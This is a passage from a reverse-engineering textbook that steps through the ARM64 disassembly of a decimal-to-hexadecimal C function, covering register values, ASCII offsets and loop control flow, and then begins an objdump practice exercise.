


Figure 10.22: Start of the `decimal2Hexadecimal` function

The branch to the next instruction block (`while`) is unconditional. As illustrated in [Figure 10.23](#), this block loads the quotient value into `X0`

and compares it to #0. The branch to the `if_statement` instruction block is taken if the condition `NE` (Not Equal) is met. For the sake of the example, let's say the decimal input we want to convert is 32. Up until now, the variables `num`, `decimalnum`, and `quotient` are all set to 32. This means the quotient is not zero and we branch to the `if_statement` instruction block.

```
Num = 32
Decimalnum = num = 32
Quotient = decimalnum = 32
(quotient != 0) == true
```

The `if_statement` instruction block calculates the remainder by taking the quotient modulo 16. Let's look at each instruction step-by-step. In [Figure 10.24](#) you can see each instruction and the respective register value used or changed.

The first `LDR` instruction loads the current quotient into `x0`. Even though the quotient has already been loaded into `x0` by the previous load instruction, it is common practice for programs to reload it, just in case `x0` has been modified before this block was reached. The `NEGS` instruction negates the value in `x0`, writes the result to `x1`, and sets the Negative flag if applicable. This instruction is the equivalent of `SUBS X1, XZR, X0`.

```

while (quotient != 0)
{
    remainder = quotient % 16; →
    if (remainder < 10)
        hexadecimalnum[j++] = 48 + remainder;

    else
        hexadecimalnum[j++] = 55 + remainder;

    quotient = quotient / 16;
}

```

while

```

LDR X0, [SP,#0xB0+quotient]
CMP X0, #0
B.NE if_statement

```

if_statement

```

LDR X0, [SP,#0xB0+quotient]
NEGS X1, X0
AND X0, X0, #0xF
AND X1, X1, #0xF
CSNEG X0, X0, X1, MI
STR X0, [SP,#0xB0+remainder]
LDR X0, [SP,#0xB0+remainder]
CMP X0, #9
B.GT else

```

Figure 10.23: Calculating remainder value via loaded quotient value

	while	
X0 : 0x20	LDR X0, [SP,#0xB0+quotient] CMP X0, #0 B.NE if_statement	
X0 : 0x20 X1 : 0xfffffffffffffe00	if_statement LDR X0, [SP,#0xB0+quotient] NEGS X1, X0	Loads quotient into X0 X1 = negated X0. Sets Negative flag
X0 : 0x0 X1 : 0x0	AND X0, X0, #0xF AND X1, X1, #0xF	X0 = X0 AND 0xF X1 = X1 AND 0xF
X0 : 0x0	CSNEG X0, X0, X1, MI	X0 = X0 if MI == true
X0 : 0x0 X1 : 0x0	STR X0, [SP,#0xB0+remainder] LDR X0, [SP,#0xB0+remainder]	Store new remainder Loads new remainder into X0
	CMP X0, #9 B.GT else	

Figure 10.24: Instructions and register values

The two AND instructions update x_0 and x_1 to the result of their respective operations. In our example, both operations result in 0x0.

$$0x20 \And 0xF = 0x0:$$

```

0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0010 0000
AND
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 1111
-----
-----
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000

0xfffffff0 & 0xF = 0x0:

1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111 1111
1111 1111 1110 0000
AND
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 1111
-----
-----
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000

```

The `CSNEG` (Conditional Select Negation) instruction checks if the specified condition (`MI` = Negative flag set) is true. If true, the destination register (`x0`) is filled with the value of the first source register (`x0`). If the condition is false, the destination register (`x0`) is filled with the negated value of the second source register (`x1`).

The result is our new remainder. In our example, the remainder is 0, since $32 \% 16 = 0$. The `STR` instruction stores the new remainder at its stack position and loads the value back into `x0`. Finally, the `CMP` instruction compares the value in `x0` to 9. The conditional branch checks whether the result of the `CMP` instruction set the conditional flags required for the `GT` condition, which is effectively a signed `>`. If the condition is true, we branch to the `else` instruction block.

NOTE The statement `if (remainder < 10)` is equivalent to `if !(remainder > 9)`, and even if the former is used in the original source code, the compiler can choose to use an alternative form such as the latter.

At this point, you might be wondering why I named this instruction block `if_statement` even though most of the instructions are about setting the `remainder` variable to the result of `quotient` modulo 16. How you rename an instruction block depends on which logic you want to highlight and remember when you look at it later in your analysis. In this case, this is the instruction block from which we branch to the `else` logic or continue with the next instruction belonging to the logic inside the `if` statement, as indicated by the conditional branch (`B.GT else`). In IDA Pro's graph view, these two are split into two different instruction blocks, as you can see in [Figure 10.25](#). However, only the `else` block has a label. This is because the instruction after the conditional branch is the first instruction of the left block, and the program would simply skip over the branch instruction and continue sequentially if the condition were not met.

Back in our example, the current value of the `remainder` is 0. The `CMP` instruction internally calculates $0 - 9 = -9$ and sets only the `N`(egative) flag. Therefore, the `GT` condition is false, and we skip over the branch to the `else` block. In other words, 0 is not greater than 9, and we continue with the next instruction.

```

while (quotient != 0)
{
    remainder = quotient % 16;
    if (remainder < 10)
        hexadecimalnum[j++] = 48 + remainder;
    else
        hexadecimalnum[j++] = 55 + remainder;
    quotient = quotient / 16;
}

```

```

if_statement
LDR X0, [SP,#0xB0+quotient]
NEGS X1, X0
AND X0, X0, #0xF
AND X1, X1, #0xF
CSNEG X0, X0, X1, MI
STR X0, [SP,#0xB0+remainder]
LDR X0, [SP,#0xB0+remainder]
CMP X0, #9
B.GT else

```




Figure 10.25: Conditional branch based on If-Else statement

Converting to char

Before we go into the `if` and `else` instruction blocks, let's take a step back and do a recap of what is actually happening here. You might be wondering why the algorithm adds 48 to the remainder if the remainder is less than 10, and 55 if it is greater. To understand why that is, we need to remember two things: we are filling a `char` array, and our expected output is a sequence of `char`s.

Suppose we want to convert the decimal value 171 to hexadecimal. The calculation is as follows:

$$\begin{aligned} 171 \div 16 &= 10 \text{ (remainder 11)} \\ 10 \div 16 &= 0 \text{ (remainder 10)} \end{aligned}$$

We take the remainders, starting from the last, and convert them into hex.

10 = 0xA
11 = 0xB
Result: AB

This is obvious to us, but not as obvious for a computer. It relies on the output format, which in our case is a sequence of `char`s from a `char` array. If our array contains the values 10 (`0xA`) and 11 (`0xB`) and is instructed to output their `char` equivalents, we get a new line and a vertical tab as a result. This is because according to the ASCII table, these values represent `char` `\n` and `\v`, as shown in [Table 10.1](#).

Table 10.1: ASCII Table

DECIMAL	HEXADECIMAL	CHAR
10	0A	\n (new line)
11	0B	\v (vertical tab)

How do we avoid this? Looking at an ASCII table, we can see that to output the chars A and B, our array needs to be filled with values

representing these characters. This means we need to add 55 ($0x37$) to both values to get 65 ($0x41$) for value 10 and 66 ($0x42$) for value 11, as shown in [Table 10.2](#).

[Table 10.2:](#) ASCII Table

REMAINDER (DECIMAL)	REMAINDER + 55 (DECIMAL)	HEXADECIMAL CHAR
10	65	0x41
11	66	0x42

This answers the question why we add 55 to the remainder, but why are we adding 48 if the remainder is less than 10? The answer is simple once you see it.

Suppose we want to convert the decimal value 32 to hexadecimal. We take the remainders, starting from the last, and convert them into hex.

```
32 / 16 = 2 (remainder 0)
2 / 16 = 0 (remainder 2)
2 = 0x2
0 = 0x0
Result: 0x20
```

Looking at the ASCII table, we can see that the distance between the numeric chars and their decimal and hexadecimal equivalents is 48, not 55 (see [Table 10.3](#)).

[Table 10.3:](#) ASCII Table

REMAINDER (DECIMAL)	REMAINDER + 48 (DECIMAL)	HEXADECIMAL CHAR
0	48	0x30
2	50	0x32

However, if the remainder is greater than 9, we would end up with special characters like < or = (see [Table 10.4](#)). For example, if the remainder is 10 and we add 48 to it, we get 58 in decimal and 0x3A

in hexadecimal, which represents a colon in `char`. Therefore, we skip over these characters by adding 55 ($0x37$) instead of 48 ($0x30$) if the remainder is greater than 9. We will always stay in range 0 – 9 and A – F because the remainder is calculated by taking the quotient modulo 16 (`remainder = quotient % 16`).

Table 10.4: ASCII Table

DECIMAL	HEXADECIMAL	CHAR
55	37	7
56	38	8
57	39	9
58	3A	:
59	3B	;
60	3C	<
61	3D	=

if Statement

Moving on to the logic of the code inside the `if` statement, take a look at [Figure 10.26](#).

```

while (quotient != 0)
{
    remainder = quotient % 16;
    if (remainder < 10)
        hexadecimalnum[j++] = 48 + remainder;
    else
        hexadecimalnum[j++] = 55 + remainder;

    quotient = quotient / 16;
}

```

```

B.GT else
LDR X0, [SP,#0xB0+remainder]
AND W1, W0, #0xFF
LDR W0, [SP,#0xB0+j]
ADD W2, W0, #1
STR W2, [SP,#0xB0+j]
ADD W1, W1, #0x30
AND W2, W1, #0xFF
SXTW X0, W0
ADD X1, SP, #0xB0+hexadecimalnum
STRB W2, [X1,X0]
B divide_quotient

```

Figure 10.26: `if` statement

At this point in our calculation, the current remainder is 0 (`remainder = 32 % 16`), and the stack looks like [Figure 10.27](#).

0x00fffffffffef58 :	0xfffff000000000000	hexadecimalnum [100]
[...]		
0x00fffffffffefb8 :		
0x00fffffffffefc0 :	0x0000000000000000	remainder
0x00fffffffffefc8 :	0x0000000000000020	decimalnum
0x00fffffffffefd0 :	0x0000000000000000	i j
0x00fffffffffefd8 :	0x0000000000000020	quotient
0x00fffffffffe0 :		

Figure 10.27: Stack

In [Figure 10.28](#) we can see that the first instruction loads the remainder into x_0 , followed by an AND instruction that sets w_1 to the remainder & 255 to ensure the value stays in the range of 1 byte. The next three instructions load the current value of j (0) from the stack, increment it by one, and store the result back for the next iteration.

Then, the ADD instruction adds $0x30$ (48) to the remainder value in w_1 . The AND operation takes the new remainder value from w_1 , applies an AND 0xFF (255) to ensure the value stays in the 1-byte range, and fills w_2 with the result. The SXTW instruction sign-extends the first 32-bits (w_0) to 64-bit (x_0) to make sure the other half of the 64-bit x_0 register is zero, since only 32 bits (w_0) have previously been modified.

X0 : 0x0
X1 : 0x0

LDR X0, [SP,#0xB0+remainder] remainder = 0
 AND W1, W0, #0xFF remainder AND 0xFF = 0

X0 : 0x0
X2 : 0x1

LDR W0, [SP,#0xB0+j] j = 0
 ADD W2, W0, #1 j = j + 1
 STR W2, [SP,#0xB0+j] store j = 1 on stack

X1 : 0x30
X2 : 0x30

ADD W1, W1, #0x30 remainder + 0x30 (48) = 0x30
 AND W2, W1, #0xFF result AND 0xFF (255) = 0x30

X0 : 0x0

SXTW X0, W0 Sign-extend W0 to X0 = 0x0

Figure 10.28: If statement in disassembly

It is time to store the first result into the array. As illustrated in [Figure 10.29](#), the ADD instruction fills register x_1 with the address of the hexadecimalnum array. The STRB instruction stores the w_2 value to the address in x_1 (base: stack address of array) + x_0 (offset: j). Notice that even though the value of j is incremented by 1 and updated at its stack position, the value is stored at element $j = 0$.





Figure 10.29: Storing the first result into the array

Quotient Division

Next, the code reaches the line that sets the new quotient by dividing the quotient by 16 ([Figure 10.30](#)). In our example, the current quotient is still 32.

```
while (quotient != 0)
```

```
{
```

```
    remainder = quotient % 16;
```

```
    if (remainder < 10)
```

```
        hexadecimalnum[j++] = 48 + remainder;
```

```
    else
```

```
        hexadecimalnum[j++] = 55 + remainder;
```

```
    quotient = quotient / 16;
```

```
}
```

divide_quotient

```
LDR X0, [SP,#0xB0+quotient]
```

```
ADD X1, X0, #0xF
```

```
CMP X0, #0
```

```
CSEL X0, X1, X0, LT
```

```
ASR X0, X0, #4
```

```
STR X0, [SP,#0xB0+quotient]
```

[Figure 10.30:](#) Dividing the quotient

In preparation for this division, the `ADD` instruction adds 15 to the quotient value (`x0`) and fills `x1` with the result, as shown in [Figure 10.31](#). The `CMP` instruction compares the quotient value to `#0` and sets the condition flags in preparation for the `CSEL` instruction.

divide_quotient

X0 : 0x20	LDR X0, [SP,#0xB0+quotient]	
X1 : 0x2F	ADD X1, X0, #0xF	; X1 = X0 (quotient) + 15
	CMP X0, #0	; X0 - #0 -> set flags
	CSEL X0, X1, X0, LT	; LT == False: X0 = X0
X0 : 0x2	ASR X0, X0, #4	; quotient = quotient / 2
	STR X0, [SP,#0xB0+quotient]	; store new quotient

Figure 10.31: Dividing the quotient; disassembly breakdown

The `CSEL` (Conditional Select) checks if the specified condition (`LT`) is true and, if so, writes the value of the first source register (`X1`) to the destination register (`X0`). If the condition is `False`, meaning our quotient is not negative, it writes the value of the second source register (`X0`) to the destination register (`X0`). In our case, the previous `CMP` instruction did not set the Negative flag, and therefore the condition is `False`. This means the value in `X0` remains unchanged.

The `ASR` instruction applies an arithmetic shift right by 4 to the value in `X0` (quotient), which effectively divides the value by 16. The `STR` instruction stores the new quotient to its stack position.

After the quotient division, we return to the instruction block that checks the condition for the `while` loop, as illustrated in [Figure 10.32](#). Since our current quotient is `0x2`, we repeat the calculation of the

remainder and reach the `if` statement, which adds 48 to the remainder, followed by the quotient division we just discussed. The `else` block is never reached in our example because the remainder will always be less than 10.

```
while (quotient != 0)
```

```
{
```

```
    remainder = quotient % 16;
```

```
    if (remainder < 10)
```

```
        hexadecimalnum[j++] = 48 + remainder;
```

```
    else
```

```
        hexadecimalnum[j++] = 55 + remainder;
```

```
    quotient = quotient / 16;
```

```
}
```

→ while

```
LDR X0, [SP,#0xB0+quotient]
```

```
CMP X0, #0
```

```
B.NE if_statement
```

```
[...]
```

divide_quotient

```
LDR X0, [SP,#0xB0+quotient]
```

```
ADD X1, X0, #0xF
```

```
CMP X0, #0
```

```
CSEL X0, X1, X0, LT
```

```
ASR X0, X0, #4
```

```
STR X0, [SP,#0xB0+quotient]
```

Figure 10.32: Checking the condition for the `while` loop

for Loop

After this second iteration, the new quotient value is `0x0`, and the remainder is `0x2`. This means we move on from the `while` loop and continue with the `for` loop. The stack layout at this point is illustrated in [Figure 10.33](#). The `hexadecimalnum` array is filled with the values `0x00`, `0x30`, and `0x32`, and `j` is `0x2`.

The `for` loop sets the value of `i` to the current value of `j` and checks if `i` is greater or equal to 0, as shown in [Figure 10.34](#).

0x00ffffffffff48 :	0x000000000000000020	num
0x00ffffffffff50 :		
0x00ffffffffff58 :	0xffff00000003230	hexadecimalnum [100]
[...]		
0x00fffffffffffb8 :		remainder
0x00ffffffffffc0 :	0x0000000000000002	
0x00ffffffffffc8 :	0x0000000000000020	decimalnum
0x00ffffffffffd0 :	0x00000000 00000002	
0x00ffffffffffd8 :	0x0000000000000000	i j
0x00ffffffffffe0 :		
		quotient

[Figure 10.33](#): Current stack layout

```

        while
            LDR  X0, [SP,#0xB0+quotient]
            CMP  X0, #0
            B.NE if_statement ; NE => False

for (i = j; i >= 0; i--)
{
    printf("%c", hexadecimalnum[i]);
}

loc_918
LDR  W0, [SP,#0xB0+j] ; Load j
STR W0, [SP,#0xB0+i] ; Store i = j
B   loc_918

loc_918
LDR  W0, [SP,#0xB0+i] ; Load i
CMP  W0, #0             ; i >= 0?
B.GE loc_8FC            ; branch if true

```

Figure 10.34: for loop

Setting the `i` variable to the value of `j` is as simple as storing the same value to the stack location of the `i` variable. We can see that the `LDR` instruction loads the value of `j` into register `W0`, and the `STR` instruction stores that value to the position of `i`, which is 4 bytes lower than the position of `j`, followed by an unconditional branch to the next instruction block.

This is where the condition of the `for` loop is checked. The current value of `i` is once again loaded into `W0`, followed by a `CMP` instruction that compares the value in `W0` (`i`) to `#0` and sets the condition flags accordingly. If the condition flags indicate that `i` is greater than (`GE`) `#0`, we branch to instruction block `loc_8FC`. In our example, the

current value of `i` = 2; hence, the `GE` condition (`N==V`) is true, and the branch is taken.

We reach the instruction block responsible for printing the character of the `hexadecimalnum` array at position `i` and decrementing `i`, as shown in [Figure 10.35](#).

```
for (i = j; i >= 0; i--)  
{  
    printf("%c", hexadecimalnum[i]);  
}
```

```
loc_918  
LDR  W0, [SP,#0xB0+i]  
CMP  W0, #0  
B.GE loc_8FC
```

```
loc_8FC  
LDRSW X0, [SP,#0xB0+i]  
ADD   X1, SP, #0xB0+hexadecimalnum  
LDRB  W0, [X1,X0]  
BL    .putchar  
LDR  W0, [SP,#0xB0+i]  
SUB   W0, W0, #1  
STR  W0, [SP,#0xB0+i]
```

[Figure 10.35:](#) Printing the character of the `hexadecimalnum` array

Let's go over these instructions step-by-step. In [Figure 10.36](#) you can see that the first instruction is `LDRSW`, which loads a signed word (32 bits) into destination register `x0`.

loc_8FC

X0 : 0x2
X1 : 0x00fffffffffffff58

LDRSW X0, [SP,#0xB0+i] ; Load i into X0
ADD X1, SP, #0xB0+hexadecimalnum ; X1 = addr of array

X0 : 0x00

LDRB W0, [X1,X0] ; Load byte from addr X1+X0
BL .putchar ; Print char

X0 : 0x2
X0 : 0x1

LDR W0, [SP,#0xB0+i] ; Load i into W0
SUB W0, W0, #1 ; i = i - 1
STR W0, [SP,#0xB0+i] ; Store new i

Figure 10.36: Disassembly breakdown

This is our current `i` value (`0x2`), which is used as the offset to the array. The `ADD` instruction fills register `X1` with the address of the `hexadecimalnum` array. This value serves as the base address. For the `putchar` function to print a `char`, it expects the `char` value to be passed as an argument (`X0/W0`). Hence, the `LDRB` instruction loads a byte from the base address (`X1`) at offset `i` (`X0`) into destination register `W0`. If you are confused about the order of elements on the stack, take a look at [Figure 10.37](#). The base address points to the first element of the array, filled with value `0x30`. Since our current `i` value is `2`, the `LDRB` instruction fetches `hexadecimalnum[2]` = `0x00`.

[7]	[6]	[5]	[4]	[3]	[2]	[1]	[0]	
FF	FF	00	00	00	00	32	30	: 0x00ffffffffef58

...	[9]	[8]						
00	00	00	00	00	00	00	00	: 0x00ffffffffef60

[Figure 10.37:](#) Order of elements

After the `putchar` call, the value of `i` needs to be decremented. The `LDR` instruction loads the value into `w0`, subtracts 1 from it with a `SUB` instruction, and stores the new value back at its stack position.

This loop continues until the value of `i` is smaller than 0 and the `GE` condition of the branch instruction is no longer met. If this is the case, we reach the `printf("\n")` line, as shown in [Figure 10.38](#). Here, the `MOV` instruction sets the first argument for the `putchar` function to the hexadecimal equivalent of the newline (`\n`) character, followed by a branch to `putchar`.

```

loc_918
LDR W0, [SP,#0xB0+i]
[...]
for (i = j; i >= 0; i--)
{
    printf("%c", hexadecimalnum[i]);
}
printf("\n");
}

        CMP W0, #0
        B.GE loc_8FC ; GE => False
        MOV W0, #0xA ; W0 = 0xA (\n)
        BL .putchar ; Print char
        NOP
        LDP X29, X30, [SP], #176 ; Restore X29 and X30
        RET ; Return

```

Figure 10.38: Print line

Analyzing an Algorithm

In the previous sections of this chapter, we saw how pointers work in assembly, analyzed the control flow of a program, and compared source code snippets to disassembled code. This section walks you through the analysis of an unknown algorithm without source code access or decompiled pseudocode and is meant to help you practice analyzing the conditional flow of disassembled code and dissecting the meaning of every instruction.

Before we begin with this analysis, here is the disassembly of the `main` and the `algoFunc` function derived from `objdump` for your reference:

```

0000000000000918 <main>:
918:   a9be7bfd      stp      x29, x30, [sp, #-32]!
91c:   910003fd      mov      x29, sp
920:   90000000      adrp     x0, 0 <_init-0x6a8>
924:   9128a000      add      x0, x0, #0xa28

```

```

928: 97fffff8a      bl    750 <printf@plt>
92c: 910063e0      add   x0, sp, #0x18
930: aa0003e1      mov   x1, x0
934: 90000000      adrp  x0, 0 <_init-0x6a8>
938: 9128e000      add   x0, x0, #0xa38
93c: 97fffff81      bl    740 <__isoc99_scanf@plt>
940: b9401be0      ldr   w0, [sp, #24]
944: 97fffffc8      bl    864 <algoFunc>
948: 39007fe0      strb  w0, [sp, #31]
94c: 39407fe0      ldrb  w0, [sp, #31]
950: 7100001f      cmp   w0, #0x0
954: 540000a0      b.eq  968 <main+0x50> // b.none
958: 90000000      adrp  x0, 0 <_init-0x6a8>
95c: 91290000      add   x0, x0, #0xa40
960: 97fffff74      bl    730 <puts@plt>
964: 14000006      b     97c <main+0x64>
968: b9401be0      ldr   w0, [sp, #24]
96c: 2a0003e1      mov   w1, w0
970: 90000000      adrp  x0, 0 <_init-0x6a8>
974: 91296000      add   x0, x0, #0xa58
978: 97fffff76      bl    750 <printf@plt>
97c: 52800000      mov   w0, #0x0
// #0
980: a8c27bfd      ldp   x29, x30, [sp], #32
984: d65f03c0      ret

0000000000000864 <algoFunc>:
864: a9bd7bfd      stp   x29, x30, [sp, #-48]!
868: 910003fd      mov   x29, sp
86c: b9001fe0      str   w0, [sp, #28]
870: b9401fe0      ldr   w0, [sp, #28]
874: 7100081f      cmp   w0, #0x2
878: 54000061      b.ne  884 <algoFunc+0x20> // b.any
87c: 52800020      mov   w0, #0x1
// #1
